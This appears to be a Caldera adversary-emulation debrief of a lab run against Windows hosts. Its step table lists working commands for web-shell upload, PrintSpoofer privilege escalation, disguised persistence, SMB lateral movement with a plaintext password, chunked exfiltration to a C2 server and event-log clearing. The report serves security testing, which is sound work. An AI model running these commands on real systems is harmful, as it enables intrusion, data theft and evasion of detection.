OPERATIONS DEBRIEF

Generated on 2025-11-19T00:08:25Z

This document covers the overall campaign analytics made up of the selected set of operations. The below sections contain general metadata about the selected operations as well as graphical views of the operations, the techniques and tactics used, and the facts discovered by the operations. The following sections include a more in depth review of each specific operation ran.

STATISTICS

An operation's planner makes up the decision making process. It contains logic for how a running operation should make decisions about which abilities to use and in what order. An objective is a collection of fact targets, called goals, which can be tied to adversaries. During the course of an operation, every time the planner is evaluated, the current objective status is evaluated in light of the current knowledge of the operation, with the operation completing should all goals be met.

Name	State	Planner	Objective	Time
dddd	finished	atomic	default	2025-11-18T22:43:42Z

AGENTS


The table below displays information about the agents used. An agent's paw is the unique identifier, or paw print, of an agent. Also included are the username of the user who executed the agent, the privilege level of the agent process, and the name of the agent executable.

Paw	Host	Platform	Username	Privilege	Executable
reejhw	DESKTOP-2L5AO6N	windows	DESKTOP-2L5AO6N\ttps	User	splunkd.exe
khlica	DESKTOP-2L5AO6N	windows	NT AUTHORITY\SYSTEM	Elevated	splunkd.exe

OPERATIONS DEBRIEF


ATTACK PATH GRAPH

This graph displays the attack path of hosts compromised by Caldera. Source and target hosts are connected by the method of execution used to start the agent on the target host.



STEPS GRAPH


This is a graphical display of the agents connected to the command and control (C2), the operations run, and the steps of each operation as they relate to the agents.



OPERATIONS DEBRIEF


TACTIC GRAPH

This graph displays the order of tactics executed by the operation. A tactic explains the general purpose or the "why" of a step.



TECHNIQUE GRAPH


This graph displays the order of techniques executed by the operation. A technique explains the technical method or the "how" of a step.



OPERATIONS DEBRIEF

FACT GRAPH

This graph displays the facts discovered by the operations run. Facts are attached to the operation where they were discovered. Facts are also attached to the facts that led to their discovery. For readability, only the first 15 facts discovered in an operation are included in the graph.



OPERATIONS DEBRIEF

TACTICS AND TECHNIQUES

OPERATIONS DEBRIEF

Tactics	Techniques	Abilities
Execution	T1133: External Remote Services T1100: Web Shell T1038: DLL Search Order Hijacking T1068: Exploitation for Privilege Escalation T1053.005: Scheduled Task T1543.003: Windows Service T1056.001: Keylogging T1082: System Information Discovery T1497.002: User Activity Based Checks T1087.001: Local Account T1087.002: Domain Account T1007: System Service Discovery T1497.001: System Checks T1033: System Owner/User Discovery T1016: System Network Configuration Discovery T1018: Remote System Discovery T1040: Network Sniffing T1049: System Network Connections Discovery T1135: Network Share Discovery T1482: Domain Trust Discovery T1550.001: Application Access Token T1534: Internal Spearphishing T1021: Remote Services T1056.003: Web Portal Capture T1602: Data from Configuration Repository T1113: Screen Capture T1119: Automated Collection T1002: Data Compressed T1030: Data Transfer Size Limits T1537: Transfer Data to Cloud Account T1070.001: Clear Windows Event Logs T1070.010: Relocate Malware	dddd Web Application Login Upload Web Shell Verify Web Shell Access Copy PrintSpoofer to Web Directory Copy vcruntime140.dll to Web Directory Copy Deploy Script to Web Directory Execute PrintSpoofer Privilege Escalation Create Scheduled Task for Persistence Create Service for Persistence Deploy Keylogger (Simulated) Gather System Information Identify Current User Context Enumerate Local User Accounts Enumerate Domain Accounts Enumerate Running Processes Enumerate System Services Search Critical System Files Enumerate Network Configuration Enumerate ARP Table Enumerate Routing Table Monitor Active Network Connections Enumerate Active Sessions Discover Network Shares Enumerate Domain Controllers Test SMB Access to Internal Host Copy Caldera Agent to Internal Host Execute Remote Agent Deployment Collect IIS Web Logs Collect Corporate Documents Capture Active Window Titles (Simulated) Stage Discovery Results Compress Collected Data Split Archive into Chunks Exfiltrate Data to Caldera Server Clear Security Event Logs Clear System Event Logs Clear Application Event Logs Delete Uploaded Malware Files

OPERATIONS DEBRIEF

STEPS IN OPERATION DDDD

The table below shows detailed information about the steps taken in an operation and whether the command run discovered any facts.

Time	Status	Agent	Name	Command	Facts
2025-11-18T22:16:30Z	success	reejhw	Web Application Login	$body = @{userid='admin'; password='P@ssw0rd!2020'}; $session = New-Object Microsoft.PowerShell.Commands.WebRequestSession; Invoke-WebRequest -Uri 'http://192.168.56.105/login_process.asp' -Method POST -Body $body -WebSession $session -UseBasicParsing	No
2025-11-18T22:16:40Z	success	reejhw	Upload Web Shell	$loginBody = @{userid='admin'; password='P@ssw0rd!2020'}; $session = New-Object Microsoft.PowerShell.Commands.WebRequestSession; Invoke-WebRequest -Uri 'http://192.168.56.105/login_process.asp' -Method POST -Body $loginBody -WebSession $session -UseBasicParsing; $boundary = [System.Guid]::NewGuid().ToString(); $filePath = 'cmd.asp'; $fileContent = Get-Content $filePath -Raw; $bodyLines = @("--$boundary", 'Content-Disposition: form-data; name="file"; filename="cmd.asp"', 'Content-Type: application/octet-stream', '', $fileContent, "--$boundary--"); $body = $bodyLines -join "`r`n"; Invoke-WebRequest -Uri 'http://192.168.56.105/upload_handler.asp' -Method POST -ContentType "multipart/form-data; boundary=$boundary" -Body $body -WebSession $session -UseBasicParsing	No
2025-11-18T22:16:46Z	success	reejhw	Verify Web Shell Access	Invoke-WebRequest -Uri 'http://192.168.56.105/uploads/cmd.asp' -UseBasicParsing	No
2025-11-18T22:16:55Z	success	reejhw	Copy PrintSpoofer to Web Directory	Copy-Item -Path 'PrintSpoofer64.exe' -Destination 'C:\inetpub\wwwroot\uploads\PrintSpoofer64.exe' -Force	No
2025-11-18T22:17:00Z	success	reejhw	Copy vcruntime140.dll to Web Directory	Copy-Item -Path 'vcruntime140.dll' -Destination 'C:\inetpub\wwwroot\uploads\vcruntime140.dll' -Force	No
2025-11-18T22:17:07Z	success	reejhw	Copy Deploy Script to Web Directory	Copy-Item -Path 'deploy.ps1' -Destination 'C:\inetpub\wwwroot\uploads\deploy.ps1' -Force	No

OPERATIONS DEBRIEF

Time	Status	Agent	Name	Command	Facts
2025-11-18T22:17:18Z	success	reejhw	Execute PrintSpoofer Privilege Escalation	Invoke-WebRequest -Uri 'http://192.168.56.105/uploads/cmd.asp?cmd=C:\inetpub\wwwroot\uploads\PrintSpoofer64.exe -c "powershell.exe -ExecutionPolicy Bypass -File C:\inetpub\wwwroot\uploads\deploy.ps1"' -UseBasicParsing	No
2025-11-18T22:17:23Z	failure	reejhw	Create Scheduled Task for Persistence	schtasks /create /tn 'WindowsUpdate' /tr 'powershell.exe -ExecutionPolicy Bypass -File C:\Windows\Temp\deploy.ps1' /sc onstart /ru SYSTEM /f	No
2025-11-18T22:17:30Z	failure	reejhw	Create Service for Persistence	sc.exe create WinDefender binPath= 'C:\Windows\Temp\agent.exe' start= auto; sc.exe start WinDefender	No
2025-11-18T22:18:18Z	success	khlica	Create Scheduled Task for Persistence	schtasks /create /tn 'WindowsUpdate' /tr 'powershell.exe -ExecutionPolicy Bypass -File C:\Windows\Temp\deploy.ps1' /sc onstart /ru SYSTEM /f	No
2025-11-18T22:18:20Z	success	reejhw	Deploy Keylogger (Simulated)	echo 'keylogger stub - capturing keystrokes' > C:\Windows\Temp\perfcon.dat; Write-Output 'Keylogger installed (simulated)'	No
2025-11-18T22:19:05Z	failure	khlica	Create Service for Persistence	sc.exe create WinDefender binPath= 'C:\Windows\Temp\agent.exe' start= auto; sc.exe start WinDefender	No
2025-11-18T22:19:07Z	success	reejhw	Gather System Information	systeminfo > C:\Windows\Temp\sysinfo.txt	No
2025-11-18T22:19:44Z	success	khlica	Gather System Information	systeminfo > C:\Windows\Temp\sysinfo.txt	No
2025-11-18T22:19:47Z	success	reejhw	Identify Current User Context	whoami /all > C:\Windows\Temp\whoami.txt	No
2025-11-18T22:20:36Z	success	khlica	Identify Current User Context	whoami /all > C:\Windows\Temp\whoami.txt	No
2025-11-18T22:20:41Z	success	reejhw	Enumerate Local User Accounts	net user > C:\Windows\Temp\localusers.txt	No
2025-11-18T22:21:30Z	failure	khlica	Enumerate Local User Accounts	net user > C:\Windows\Temp\localusers.txt	No
2025-11-18T22:21:33Z	failure	reejhw	Enumerate Domain Accounts	net user /domain > C:\Windows\Temp\domainusers.txt 2>&1	No

OPERATIONS DEBRIEF

Time	Status	Agent	Name	Command	Facts
2025-11-18T22:22:30Z	failure	khlica	Enumerate Domain Accounts	net user /domain > C:\Windows\Temp\domainusers.txt 2>&1	No
2025-11-18T22:22:32Z	success	reejhw	Enumerate Running Processes	tasklist /v > C:\Windows\Temp\processes.txt	No
2025-11-18T22:23:14Z	success	khlica	Enumerate Running Processes	tasklist /v > C:\Windows\Temp\processes.txt	No
2025-11-18T22:23:17Z	failure	reejhw	Enumerate System Services	sc query > C:\Windows\Temp\services.txt	No
2025-11-18T22:23:53Z	failure	khlica	Enumerate System Services	sc query > C:\Windows\Temp\services.txt	No
2025-11-18T22:24:02Z	failure	reejhw	Search Critical System Files	Get-ChildItem -Path 'C:\Windows\System32','C:\Windows\SysWOW64' -Filter *.dll -Recurse -ErrorAction SilentlyContinue | Select-Object FullName,LastWriteTime > C:\Windows\Temp\systemfiles.txt	No
2025-11-18T22:24:43Z	success	khlica	Search Critical System Files	Get-ChildItem -Path 'C:\Windows\System32','C:\Windows\SysWOW64' -Filter *.dll -Recurse -ErrorAction SilentlyContinue | Select-Object FullName,LastWriteTime > C:\Windows\Temp\systemfiles.txt	No
2025-11-18T22:24:49Z	success	reejhw	Enumerate Network Configuration	ipconfig /all > C:\Windows\Temp\ipconfig.txt	No
2025-11-18T22:25:38Z	success	khlica	Enumerate Network Configuration	ipconfig /all > C:\Windows\Temp\ipconfig.txt	No
2025-11-18T22:25:45Z	success	reejhw	Enumerate ARP Table	arp -a > C:\Windows\Temp\arp.txt	No
2025-11-18T22:26:38Z	success	khlica	Enumerate ARP Table	arp -a > C:\Windows\Temp\arp.txt	No
2025-11-18T22:26:44Z	success	reejhw	Enumerate Routing Table	route print > C:\Windows\Temp\route.txt	No
2025-11-18T22:27:35Z	success	khlica	Enumerate Routing Table	route print > C:\Windows\Temp\route.txt	No

OPERATIONS DEBRIEF

Time	Status	Agent	Name	Command	Facts
2025-11-18 T22:27:39Z	success	reejhw	Monitor Active Network Connections	netstat -ano > C:\Windows\Temp\netstat.txt	No
2025-11-18 T22:28:10Z	success	khlica	Monitor Active Network Connections	netstat -ano > C:\Windows\Temp\netstat.txt	No
2025-11-18 T22:28:14Z	success	reejhw	Enumerate Active Sessions	qwinsta > C:\Windows\Temp\sessions.txt	No
2025-11-18 T22:29:10Z	success	khlica	Enumerate Active Sessions	qwinsta > C:\Windows\Temp\sessions.txt	No
2025-11-18 T22:29:27Z	failure	reejhw	Discover Network Shares	net view > C:\Windows\Temp\netview.txt	No
2025-11-18 T22:30:10Z	failure	khlica	Discover Network Shares	net view > C:\Windows\Temp\netview.txt	No
2025-11-18 T22:30:16Z	failure	reejhw	Enumerate Domain Controllers	nltest /dclist: > C:\Windows\Temp\dclist.txt 2>&1	No
2025-11-18 T22:30:57Z	failure	khlica	Enumerate Domain Controllers	nltest /dclist: > C:\Windows\Temp\dclist.txt 2>&1	No
2025-11-18 T22:30:59Z	success	reejhw	Test SMB Access to Internal Host	net use \\192.168.56.106\C$ /user:admin P@ssw0rd!2020	No
2025-11-18 T22:32:01Z	success	khlica	Test SMB Access to Internal Host	net use \\192.168.56.106\C$ /user:admin P@ssw0rd!2020	No
2025-11-18 T22:32:06Z	failure	reejhw	Copy Caldera Agent to Internal Host	Copy-Item -Path 'C:\Windows\Temp\deploy.ps1' -Destination '\\192.168.56.106\C$\Windows\Temp\deploy.ps1' -Force	No
2025-11-18 T22:33:04Z	failure	khlica	Copy Caldera Agent to Internal Host	Copy-Item -Path 'C:\Windows\Temp\deploy.ps1' -Destination '\\192.168.56.106\C$\Windows\Temp\deploy.ps1' -Force	No

OPERATIONS DEBRIEF

Time	Status	Agent	Name	Command	Facts
2025-11-18T22:33:10Z	failure	reejhw	Execute Remote Agent Deployment	$password = ConvertTo-SecureString 'P@ssw0rd!2020' -AsPlainText -Force; $cred = New-Object System.Management.Automation.PSCredential('admin', $password); Invoke-Command -ComputerName 192.168.56.106 -Credential $cred -ScriptBlock {powershell.exe -ExecutionPolicy Bypass -File C:\Windows\Temp\deploy.ps1}	No
2025-11-18T22:34:01Z	failure	khlica	Execute Remote Agent Deployment	$password = ConvertTo-SecureString 'P@ssw0rd!2020' -AsPlainText -Force; $cred = New-Object System.Management.Automation.PSCredential('admin', $password); Invoke-Command -ComputerName 192.168.56.106 -Credential $cred -ScriptBlock {powershell.exe -ExecutionPolicy Bypass -File C:\Windows\Temp\deploy.ps1}	No
2025-11-18T22:34:05Z	failure	reejhw	Collect IIS Web Logs	New-Item -Path 'C:\Windows\Temp\exfil\weblogs' -ItemType Directory -Force; Copy-Item -Path 'C:\inetpub\logs\LogFiles*' -Destination 'C:\Windows\Temp\exfil\weblogs' -Recurse -Force	No
2025-11-18T22:34:49Z	success	khlica	Collect IIS Web Logs	New-Item -Path 'C:\Windows\Temp\exfil\weblogs' -ItemType Directory -Force; Copy-Item -Path 'C:\inetpub\logs\LogFiles*' -Destination 'C:\Windows\Temp\exfil\weblogs' -Recurse -Force	No
2025-11-18T22:34:52Z	failure	reejhw	Collect Corporate Documents	New-Item -Path 'C:\Windows\Temp\exfil\docs' -ItemType Directory -Force; Get-ChildItem -Path 'C:\Users','C:\inetpub\wwwroot' -Include *.docx,*.xlsx,*.pdf -Recurse -ErrorAction SilentlyContinue | Copy-Item -Destination 'C:\Windows\Temp\exfil\docs' -Force	No
2025-11-18T22:35:35Z	success	khlica	Collect Corporate Documents	New-Item -Path 'C:\Windows\Temp\exfil\docs' -ItemType Directory -Force; Get-ChildItem -Path 'C:\Users','C:\inetpub\wwwroot' -Include *.docx,*.xlsx,*.pdf -Recurse -ErrorAction SilentlyContinue | Copy-Item -Destination 'C:\Windows\Temp\exfil\docs' -Force	No
2025-11-18T22:35:41Z	success	reejhw	Capture Active Window Titles (Simulated)	New-Item -Path 'C:\Windows\Temp\exfil' -ItemType Directory -Force; Get-Process | Where-Object {$_.MainWindowTitle -ne ''} | Select-Object MainWindowTitle,ProcessName > C:\Windows\Temp\exfil\windows.txt	No
2025-11-18T22:36:17Z	success	khlica	Capture Active Window Titles (Simulated)	New-Item -Path 'C:\Windows\Temp\exfil' -ItemType Directory -Force; Get-Process | Where-Object {$_.MainWindowTitle -ne ''} | Select-Object MainWindowTitle,ProcessName > C:\Windows\Temp\exfil\windows.txt	No

OPERATIONS DEBRIEF

Time	Status	Agent	Name	Command	Facts
2025-11-18T22:36:21Z	success	reejhw	Stage Discovery Results	New-Item -Path 'C:\Windows\Temp\exfil\discovery' -ItemType Directory -Force; Copy-Item -Path 'C:\Windows\Temp*.txt' -Destination 'C:\Windows\Temp\exfil\discovery' -Force -ErrorAction SilentlyContinue	No
2025-11-18T22:36:58Z	success	khlica	Stage Discovery Results	New-Item -Path 'C:\Windows\Temp\exfil\discovery' -ItemType Directory -Force; Copy-Item -Path 'C:\Windows\Temp*.txt' -Destination 'C:\Windows\Temp\exfil\discovery' -Force -ErrorAction SilentlyContinue	No
2025-11-18T22:37:03Z	success	reejhw	Compress Collected Data	Compress-Archive -Path 'C:\Windows\Temp\exfil*' -DestinationPath 'C:\Windows\Temp\data.zip' -Force	No
2025-11-18T22:37:58Z	success	khlica	Compress Collected Data	Compress-Archive -Path 'C:\Windows\Temp\exfil*' -DestinationPath 'C:\Windows\Temp\data.zip' -Force	No
2025-11-18T22:38:01Z	failure	reejhw	Split Archive into Chunks	$file = 'C:\Windows\Temp\data.zip'; $chunkSize = 92160; $buffer = New-Object byte[] $chunkSize; $reader = [System.IO.File]::OpenRead($file); $chunkNum = 0; while (($bytesRead = $reader.Read($buffer, 0, $chunkSize)) -gt 0) { $chunkFile = "C:\Windows\Temp\data_chunk_$chunkNum"; [System.IO.File]::WriteAllBytes($chunkFile, $buffer[0..($bytesRead-1)]); $chunkNum++ }; $reader.Close()	No
2025-11-18T22:38:40Z	success	khlica	Split Archive into Chunks	$file = 'C:\Windows\Temp\data.zip'; $chunkSize = 92160; $buffer = New-Object byte[] $chunkSize; $reader = [System.IO.File]::OpenRead($file); $chunkNum = 0; while (($bytesRead = $reader.Read($buffer, 0, $chunkSize)) -gt 0) { $chunkFile = "C:\Windows\Temp\data_chunk_$chunkNum"; [System.IO.File]::WriteAllBytes($chunkFile, $buffer[0..($bytesRead-1)]); $chunkNum++ }; $reader.Close()	No
2025-11-18T22:38:52Z	success	reejhw	Exfiltrate Data to Caldera Server	Get-ChildItem -Path 'C:\Windows\Temp\data_chunk_*' | ForEach-Object { Invoke-RestMethod -Uri 'http://192.168.56.1:8888/file/upload' -Method POST -InFile $_.FullName }	No
2025-11-18T22:39:31Z	success	khlica	Exfiltrate Data to Caldera Server	Get-ChildItem -Path 'C:\Windows\Temp\data_chunk_*' | ForEach-Object { Invoke-RestMethod -Uri 'http://192.168.56.1:8888/file/upload' -Method POST -InFile $_.FullName }	No
2025-11-18T22:39:38Z	failure	reejhw	Clear Security Event Logs	wevtutil cl Security	No

OPERATIONS DEBRIEF

Time	Status	Agent	Name	Command	Facts
2025-11-18T22:40:35Z	success	khlica	Clear Security Event Logs	wevtutil cl Security	No
2025-11-18T22:40:42Z	failure	reejhw	Clear System Event Logs	wevtutil cl System	No
2025-11-18T22:41:13Z	success	khlica	Clear System Event Logs	wevtutil cl System	No
2025-11-18T22:41:18Z	failure	reejhw	Clear Application Event Logs	wevtutil cl Application	No
2025-11-18T22:41:47Z	success	khlica	Clear Application Event Logs	wevtutil cl Application	No
2025-11-18T22:41:48Z	failure	reejhw	Delete Uploaded Malware Files	Remove-Item -Path 'C:\inetpub\wwwroot\uploads\cmd.asp','C:\inetpub\wwwroot\uploads\PrintSpoofer64.exe','C:\inetpub\wwwroot\uploads\vcruntime140.dll','C:\inetpub\wwwroot\uploads\deploy.ps1' -Force -ErrorAction SilentlyContinue	No
2025-11-18T22:42:21Z	failure	khlica	Delete Uploaded Malware Files	Remove-Item -Path 'C:\inetpub\wwwroot\uploads\cmd.asp','C:\inetpub\wwwroot\uploads\PrintSpoofer64.exe','C:\inetpub\wwwroot\uploads\vcruntime140.dll','C:\inetpub\wwwroot\uploads\deploy.ps1' -Force -ErrorAction SilentlyContinue	No

FACTS FOUND IN OPERATION DDDD

The table below displays the facts found in the operation, the command run and the agent that found the fact. Every fact, by default, gets a score of 1. If a host.user.password fact is important or has a high chance of success if used, you may assign it a score of 5. When an ability uses a fact to fill in a variable, it will use those with the highest scores first. A fact with a score of 0, is blacklisted - meaning it cannot be used in an operation.

Trait	Value	Score	Source	Command Run
file.sensitive.extension	wav	1	ed3..96b	No Command (IMPORTED)
file.sensitive.extension	yml	1	ed3..96b	No Command (IMPORTED)
file.sensitive.extension	png	1	ed3..96b	No Command (IMPORTED)
server.malicious.url	keyloggedsite.com	1	ed3..96b	No Command (IMPORTED)